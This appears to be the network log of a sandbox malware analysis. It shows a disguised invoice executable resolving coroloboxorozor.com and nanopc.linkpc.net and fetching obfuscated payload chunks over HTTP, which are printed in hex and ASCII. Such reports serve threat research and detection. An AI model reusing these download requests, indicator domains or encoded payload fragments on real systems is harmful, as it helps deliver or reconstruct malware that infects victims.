Feb 22, 2021 07:45:11.994410992 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.994533062 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.995600939 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.995642900 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.995759010 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.996803999 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.996829987 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.996916056 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.998044968 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.998073101 CET	80	49715	104.21.71.230	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 07:45:11.998131990 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.999262094 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.999283075 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.999356031 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:12.000473022 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:12.000495911 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:12.000590086 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:12.001709938 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:12.001735926 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:12.001804113 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:12.002914906 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:12.003146887 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:12.003513098 CET	80	49715	104.21.71.230	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 07:45:02.118830919 CET	53	53784	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:02.181114912 CET	65307	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:02.232723951 CET	53	65307	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:02.349119902 CET	64344	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:02.397936106 CET	53	64344	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:02.537466049 CET	62060	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:02.586035967 CET	53	62060	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:02.664633036 CET	61805	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:02.713480949 CET	53	61805	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:03.584505081 CET	54795	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:03.633208990 CET	53	54795	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:04.609817028 CET	49557	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:04.658499956 CET	53	49557	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:05.121041059 CET	61733	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:05.180919886 CET	53	61733	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:05.790483952 CET	65447	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:05.842108011 CET	53	65447	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:07.234590054 CET	52441	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:07.291798115 CET	53	52441	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:08.266211987 CET	62176	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:08.315078974 CET	53	62176	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:09.406626940 CET	59596	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:09.458101988 CET	53	59596	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:10.355716944 CET	65296	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:10.415628910 CET	53	65296	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:11.514427900 CET	63183	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:11.564491034 CET	53	63183	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:11.702461004 CET	60151	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:11.767849922 CET	53	60151	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:12.791641951 CET	56969	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:12.843056917 CET	53	56969	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:13.845206976 CET	55161	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:13.896873951 CET	53	55161	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:30.793107033 CET	54757	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:30.862266064 CET	53	54757	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:41.328336954 CET	49992	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:41.377043009 CET	53	49992	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:49.873044968 CET	60075	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:49.932672977 CET	53	60075	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:55.986865044 CET	55016	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:56.156891108 CET	53	55016	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:58.192152977 CET	64345	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:58.242141008 CET	53	64345	8.8.8.8	192.168.2.5
Feb 22, 2021 07:45:59.086158991 CET	57128	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:45:59.144161940 CET	53	57128	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:06.905451059 CET	54791	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:07.897929907 CET	54791	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 07:46:08.899308920 CET	53	54791	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:08.899494886 CET	53	54791	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:08.902038097 CET	54791	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:08.953583002 CET	53	54791	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:16.488347054 CET	50463	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:16.548158884 CET	53	50463	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:35.256659031 CET	50394	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:35.316206932 CET	53	50394	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:40.067873955 CET	58530	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:40.125920057 CET	53	58530	8.8.8.8	192.168.2.5
Feb 22, 2021 07:46:41.144453049 CET	53813	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:46:41.193178892 CET	53	53813	8.8.8.8	192.168.2.5
Feb 22, 2021 07:47:06.997857094 CET	63732	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:47:07.056972027 CET	53	63732	8.8.8.8	192.168.2.5
Feb 22, 2021 07:47:18.077564001 CET	57344	53	192.168.2.5	8.8.8.8
Feb 22, 2021 07:47:18.126307011 CET	53	57344	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 22, 2021 07:46:08.953743935 CET	192.168.2.5	8.8.8.8	d023	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 07:45:11.702461004 CET	192.168.2.5	8.8.8.8	0x7b22	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:49.873044968 CET	192.168.2.5	8.8.8.8	0xd165	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:55.986865044 CET	192.168.2.5	8.8.8.8	0xda85	Standard query (0)	nanopc.linkpc.net	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:59.086158991 CET	192.168.2.5	8.8.8.8	0x58bc	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 22, 2021 07:46:16.488347054 CET	192.168.2.5	8.8.8.8	0x55a7	Standard query (0)	nanopc.linkpc.net	A (IP address)	IN (0x0001)
Feb 22, 2021 07:46:35.256659031 CET	192.168.2.5	8.8.8.8	0x604	Standard query (0)	nanopc.linkpc.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 07:45:11.767849922 CET	8.8.8.8	192.168.2.5	0x7b22	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:11.767849922 CET	8.8.8.8	192.168.2.5	0x7b22	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:49.932672977 CET	8.8.8.8	192.168.2.5	0xd165	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:49.932672977 CET	8.8.8.8	192.168.2.5	0xd165	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:56.156891108 CET	8.8.8.8	192.168.2.5	0xda85	No error (0)	nanopc.linkpc.net		185.192.70.170	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:59.144161940 CET	8.8.8.8	192.168.2.5	0x58bc	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 07:45:59.144161940 CET	8.8.8.8	192.168.2.5	0x58bc	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 22, 2021 07:46:16.548158884 CET	8.8.8.8	192.168.2.5	0x55a7	No error (0)	nanopc.linkpc.net		185.192.70.170	A (IP address)	IN (0x0001)
Feb 22, 2021 07:46:35.316206932 CET	8.8.8.8	192.168.2.5	0x604	No error (0)	nanopc.linkpc.net		185.192.70.170	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49715	104.21.71.230	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:45:11.848449945 CET	1334	OUT	GET /base/751448401274A413C5FF91CCBC4EFF60.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 22, 2021 07:45:11.936095953 CET	1340	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de71cb413ca8922d89186c4e8c29823c11613976311; expires=Wed, 24-Mar-21 06:45:11 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax last-modified: Mon, 22 Feb 2021 04:01:34 GMT vary: Accept-Encoding x-frame-options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15304e00001e9510b80000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=WQGIjvoHm3lc8ZTRyCpmYeXwtAEivKKTgEO%2BEnmm1j1dVtMYmaqq0OXLHoIngZVovDqANivjhJ9RnBp4R%2BKCYIm0HpUhtr5gpwfLN%2BH4kX3MGsVx"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6256be2d4b851e95-AMS Data Raw: 36 62 38 64 0d 0a 3c 70 3e 47 47 68 4d 46 68 75 74 74 68 46 68 4c 68 46 68 46 68 46 68 74 68 46 68 46 68 46 68 4b 54 54 68 4b 54 54 68 46 68 46 68 75 52 74 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 6a 74 68 46 68 75 4b 52 68 46 68 46 68 46 68 75 74 68 4c 75 68 75 52 6a 68 75 74 68 46 68 75 52 46 68 4d 68 4b 46 54 68 4c 4c 68 75 52 74 68 75 68 47 6a 68 4b 46 54 68 4c 4c 68 52 74 68 75 46 74 68 75 46 54 68 75 75 54 68 4c 4b 68 75 75 4b 68 75 75 74 68 75 75 75 68 75 46 4c 68 75 75 74 68 4d 47 68 75 46 4d 68 4c 4b 68 4d 4d 68 4d 47 68 75 75 46 68 75 75 46 68 75 75 75 68 75 75 6a 68 4c 4b 68 4d 52 68 75 46 75 68 4c 4b 68 75 75 74 68 75 75 47 68 75 75 46 68 4c 4b 68 75 46 54 68 75 75 46 68 4c 4b 68 6a 52 68 47 4d 68 52 4c 68 4c 4b 68 75 46 4d 68 75 75 75 68 75 46 46 68 75 46 75 68 74 6a 68 75 4c 68 75 4c 68 75 46 68 4c 6a 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 52 46 68 6a 4d 68 46 68 46 68 47 6a 68 75 68 4c 68 46 68 47 6a 68 75 74 4b 68 74 75 68 75 52 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 4b 4b 74 68 46 68 4c 74 68 46 68 75 75 68 75 68 52 46 68 46 68 46 68 75 46 46 68 75 46 68 46 68 46 68 6a 68 46 68 46 68 46 68 46 68 46 68 46 68 75 4d 46 68 75 4c 75 68 75 46 68 46 68 46 68 4c 4b 68 46 68 46 68 46 68 75 6a 46 68 75 46 68 46 68 46 68 46 68 46 68 75 4b 52 68 46 68 4c 4b 68 46 68 46 68 46 68 4b 68 46 68 46 68 74 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 74 68 46 68 46 68 46 Data Ascii: 6b8d<p>GGhMFhutthFhLhFhFhFhthFhFhFhKTThKTThFhFhuRthFhFhFhFhFhFhFhjthFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhuKRhFhFhFhuthLuhuRjhuthFhuRFhMhKFThLLhuRthuhGjhKFThLLhRthuFthuFThuuThLKhuuKhuuthuuuhuFLhuuthMGhuFMhLKhMMhMGhuuFhuuFhuuuhuujhLKhMRhuFuhLKhuuthuuGhuuFhLKhuFThuuFhLKhjRhGMhRLhLKhuFMhuuuhuFFhuFuhtjhuLhuLhuFhLjhFhFhFhFhFhFhFhRFhjMhFhFhGjhuhLhFhGjhutKhtuhuRFhFhFhFhFhFhFhFhFhKKthFhLthFhuuhuhRFhFhFhuFFhuFhFhFhjhFhFhFhFhFhFhFhuMFhuLuhuFhFhFhLKhFhFhFhujFhuFhFhFhFhFhuKRhFhLKhFhFhFhKhFhFhthFhFhFhFhFhFhFhthFhFhF
Feb 22, 2021 07:45:15.134008884 CET	2436	OUT	GET /base/95912DAC735F7FBEA8150232E35CAF73.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:45:15.218117952 CET	2437	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d575ae11389c434ba4dbd06ab19825ade1613976315; expires=Wed, 24-Mar-21 06:45:15 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:37 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a153d2400001e9555bf4000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YUV5g258BDxBOAOf%2BF40BPshO9A0IR0MWLFg4XTlCVj4i0p065a6f0KQSGkFOeDfF0VPKTo%2FDj4JV8Pu4ldrPe0od7faOm1CfDXquPT3fPnaCSpS"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6256be41def41e95-AMS Data Raw: 39 31 30 0d 0a 3c 70 3e 54 74 68 75 6a 75 68 4d 47 68 75 54 46 68 47 6a 68 75 47 4b 68 75 6a 74 68 75 75 75 68 75 6a 4c 68 75 47 47 68 4d 46 68 75 47 75 68 4b 4c 4d 68 75 4b 74 68 4d 6a 68 4b 74 74 68 4b 74 75 68 47 4c 68 75 4c 74 68 54 4b 68 75 4d 46 68 4b 4c 4c 68 4b 4b 74 68 6a 75 68 4d 47 68 75 4b 52 68 75 6a 4c 68 52 4d 68 4d 75 68 4b 4b 52 68 6a 75 68 47 46 68 6a 54 68 4b 46 4b 68 74 6a 68 6a 4c 68 75 4b 6a 68 75 52 4b 68 4d 54 68 4c 68 75 75 4d 68 75 52 52 68 4b 74 68 4b 4b 46 68 4b 4b 54 68 74 74 68 54 47 68 4b 75 54 68 47 75 68 75 4b 46 68 75 46 4d 68 75 74 75 68 4c 54 68 54 6a 68 6a 54 68 4b 46 6a 68 4d 4b 68 4b 4c 4b 68 75 4d 4c 68 54 74 68 54 52 68 75 4c 68 4c 47 68 6a 6a 68 4b 4c 75 68 4b 4c 74 68 75 74 54 68 4b 75 74 68 4b 46 4d 68 75 75 46 68 4b 4c 74 68 75 4c 47 68 6a 52 68 75 74 52 68 4b 4c 54 68 75 4d 74 68 4b 4b 46 68 4d 75 68 75 52 75 68 75 74 4d 68 4b 4b 4d 68 4b 74 4d 68 75 75 74 68 75 47 68 47 54 68 54 52 68 6a 47 68 75 4d 75 68 4c 4d 68 75 75 4d 68 4c 4b 68 75 52 4c 68 4d 6a 68 75 4c 4b 68 74 4b 68 75 6a 46 68 4b 47 68 75 75 74 68 75 4b 46 68 75 6a 52 68 75 4d 4c 68 47 54 68 4b 75 54 68 75 6a 75 68 4b 75 4c 68 75 47 54 68 75 47 46 68 75 47 4c 68 47 52 68 47 4c 68 75 52 75 68 75 54 74 68 4c 54 68 4d 46 68 4b 46 52 68 4b 46 68 4b 4d 68 47 4c 68 75 52 4d 68 4d 68 75 52 54 68 75 4c 68 6a 47 68 75 47 47 68 75 74 74 68 75 75 54 68 75 47 75 68 4c 47 68 75 47 54 68 75 4b 47 68 4b 75 52 68 4b 54 74 68 75 4c 4d 68 47 68 4b 4c 68 4b 46 74 68 4b 75 6a 68 54 46 68 52 4c 68 75 74 46 68 75 54 4c 68 47 4d 68 4b 4b 68 4b 4b 54 68 75 6a 4b 68 75 47 6a 68 54 75 68 75 6a 52 68 75 4d 47 68 75 4d Data Ascii: 910<p>TthujuhMGhuTFhGjhuGKhujthuuuhujLhuGGhMFhuGuhKLMhuKthMjhKtthKtuhGLhuLthTK huMFhKLLhKKthjuhMGhuKRhujLhRMhMuhKKRhjuhGFhjThKFKhtjhjLhuKjhuRKhMThLhuuMhuRRhKthKKFhKKThtthTGhKuThGuhuKFhuFMhutuhLThTjhjThKFjhMKhKLKhuMLhTthTRhuLhLGhjjhKLuhKLthutThKuthKFMhuuFhKLthuLGhjRhutRhKLThuMthKKFhMuhuRuhutMhKKMhKtMhuuthuGhGThTRhjGhuMuhLMhuuMhLKhuRLhMjhuLKhtKhujFhKGhuuthuKFhujRhuMLhGThKuThujuhKuLhuGThuGFhuGLhGRhGLhuRuhuTthLThMFhKFRhKFhKMhGLhuRMhMhuRThuLhjGhuGGhutthuuThuGuhLGhuGThuKGhKuRhKTthuLMhGhKLhKFthKujhTFhRLhutFhuTLhGMhKKhKKThujKhuGjhTuhujRhuMGhuM
Feb 22, 2021 07:45:20.620404959 CET	3500	OUT	GET /base/84D1B49C9212CA5D522F0AF86A906727.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:45:20.684407949 CET	3501	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d88ce87054a667665c0e7c7d191f4cde91613976320; expires=Wed, 24-Mar-21 06:45:20 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:39 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15529200001e95118be000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=5rEgDYmm6OZ6%2Fju6Po0C2wOB1D4yc8eZi1bLek2X2%2FWqfAXRRUKWr8zCkg9bMJGGGyaVVijB07%2B5PPYtwdussr1BQY0Fbp4ZPkO14dXoFMqouBrY"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6256be6418da1e95-AMS Data Raw: 61 36 38 0d 0a 3c 70 3e 68 75 46 52 68 46 68 75 46 75 68 46 68 6a 52 68 46 68 75 46 75 68 46 68 75 75 54 68 46 68 4d 4d 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 75 4b 68 46 68 75 75 6a 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 46 68 46 68 46 68 46 68 46 68 74 52 68 46 68 52 68 46 68 75 68 46 68 47 46 68 46 68 75 46 54 68 46 68 75 46 52 68 46 68 75 46 75 68 46 68 52 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 54 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 74 4d 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 46 68 46 68 6a 4b 68 46 68 75 54 68 46 68 75 68 46 68 47 4c 68 46 68 75 75 46 68 46 68 75 75 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 46 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 46 68 46 68 46 68 46 68 46 68 74 52 68 46 68 52 68 46 68 75 68 46 68 47 46 68 46 68 75 46 54 68 46 68 75 46 52 68 46 68 75 46 75 68 46 68 52 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 54 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 74 4d 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 46 68 46 68 6a 4b 68 46 68 75 54 68 46 68 75 68 46 68 47 4c 68 46 68 75 75 46 68 46 68 75 75 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 46 68 46 68 4d 47 68 46 68 75 46 52 68 46 68 47 52 68 46 68 4d 47 68 46 68 75 46 4d 68 46 68 75 46 75 68 46 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 74 6a 68 46 68 75 46 46 68 46 68 75 46 52 68 46 68 75 46 52 68 46 68 46 68 46 68 46 68 46 68 47 4b 68 46 68 75 52 68 46 68 75 68 46 68 47 6a 68 46 68 75 75 46 68 46 68 75 75 4b 68 46 68 75 4b 75 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 46 4c 68 46 68 75 46 74 68 46 68 75 75 4b 68 46 68 75 4b 75 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 46 4c 68 46 68 75 46 74 68 46 68 75 Data Ascii: a68<p>huFRhFhuFuhFhjRhFhuFuhFhuuThFhMMhFhuuthFhuFThFhuuKhFhuujhFhuFThFhuuuhFhu uFhFhFhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhFhFhFhFhtRhFhRhFhuhFhGF hFhuFThFhuFRhFhuFuhFhRjhFhuFuhFhuuthFhuuThFhuFThFhuuuhFhuuFhFhFhFhFhFhtMhFhtjhFhtRhFhtjhFh tRhFhtjhFhtRhFhFhFhjKhFhuThFhuhFhGLhFhuuFhFhuujhFhuFuhFhuuthFhuuFhFhMGhFhuFRhFhGRhFhMGhFhu FMhFhuFuhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhtjhFhuFFhFhuFRhFhuFRh FhFhFhFhFhGKhFhuRhFhuhFhGjhFhuFuhFhuFLhFhMGhFhuFRhFhjGhFhuuuhFhuuKhFhuKuhFhuuthFhuFThFhuFL hFhuFthFhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49723	104.21.71.230	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:45:50.086365938 CET	3536	OUT	GET /base/751448401274A413C5FF91CCBC4EFF60.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 22, 2021 07:45:50.237845898 CET	3537	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da9da49a1ad446d250b6a7f28669a096b1613976350; expires=Wed, 24-Mar-21 06:45:50 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:34 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15c5ab00000b2fed27e000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=NAj%2F9ytraq%2BgV4WGqx4B%2B6UQF45h7Qr9fFFU3uiU%2FoO6cGVJ66YSH%2FdMtkWXfPh6h2apldooO94cK6pJ8roUP0tLY9vY4J1hYYbPn6FGnZMvTrWq"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bf1c4f7f0b2f-AMS Data Raw: 63 63 64 0d 0a 3c 70 3e 47 47 68 4d 46 68 75 74 74 68 46 68 4c 68 46 68 46 68 46 68 74 68 46 68 46 68 46 68 4b 54 54 68 4b 54 54 68 46 68 46 68 46 68 75 52 74 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 6a 74 68 46 68 75 4b 52 68 46 68 46 68 46 68 75 74 68 4c 75 68 75 52 6a 68 75 74 68 46 68 75 52 46 68 4d 68 4b 46 54 68 4c 4c 68 75 52 74 68 75 68 47 6a 68 4b 46 54 68 4c 4c 68 52 74 68 75 46 74 68 75 46 54 68 75 75 54 68 4c 4b 68 75 75 4b 68 75 75 74 68 75 75 75 68 75 46 4c 68 75 75 74 68 4d 47 68 75 46 4d 68 4c 4b 68 4d 4d 68 4d 47 68 75 75 46 68 75 75 46 68 75 75 75 68 75 75 6a 68 4c 4b 68 4d 52 68 75 46 75 68 4c 4b 68 75 75 74 68 75 75 47 68 75 75 46 68 4c 4b 68 75 46 54 68 75 75 46 68 4c 4b 68 6a 52 68 47 4d 68 52 4c 68 4c 4b 68 75 46 4d 68 75 75 75 68 75 46 46 68 75 46 75 68 74 6a 68 75 4c 68 75 4c 68 75 46 68 4c 6a 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 52 46 68 6a 4d 68 46 68 46 68 47 6a 68 75 68 4c 68 46 68 47 6a 68 75 74 4b 68 74 75 68 75 52 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 4b 4b 74 68 46 68 4c 74 68 46 68 75 75 68 75 68 52 46 68 46 68 46 68 75 46 46 68 75 46 68 46 68 46 68 6a 68 46 68 46 68 46 68 46 68 46 68 46 68 75 4d 46 68 75 4c 75 68 75 46 68 46 68 46 68 4c 4b 68 46 68 46 68 46 68 75 6a 46 68 75 46 68 46 68 46 68 46 68 46 68 75 4b 52 68 46 68 4c 4b 68 46 68 46 68 46 68 4b 68 46 68 46 68 74 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 74 68 46 68 Data Ascii: ccd<p>GGhMFhutthFhLhFhFhFhthFhFhFhKTThKTThFhFhuRthFhFhFhFhFhFhFhjthFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhuKRhFhFhFhuthLuhuRjhuthFhuRFhMhKFThLLhuRthuhGjhKFThLLhRthuFthuFThuuThLKhuuKhuuthuuuhuFLhuuthMGhuFMhLKhMMhMGhuuFhuuFhuuuhuujhLKhMRhuFuhLKhuuthuuGhuuFhLKhuFThuuFhLKhjRhGMhRLhLKhuFMhuuuhuFFhuFuhtjhuLhuLhuFhLjhFhFhFhFhFhFhFhRFhjMhFhFhGjhuhLhFhGjhutKhtuhuRFhFhFhFhFhFhFhFhFhKKthFhLthFhuuhuhRFhFhFhuFFhuFhFhFhjhFhFhFhFhFhFhuMFhuLuhuFhFhFhLKhFhFhFhujFhuFhFhFhFhFhuKRhFhLKhFhFhFhKhFhFhthFhFhFhFhFhFhFhthFh
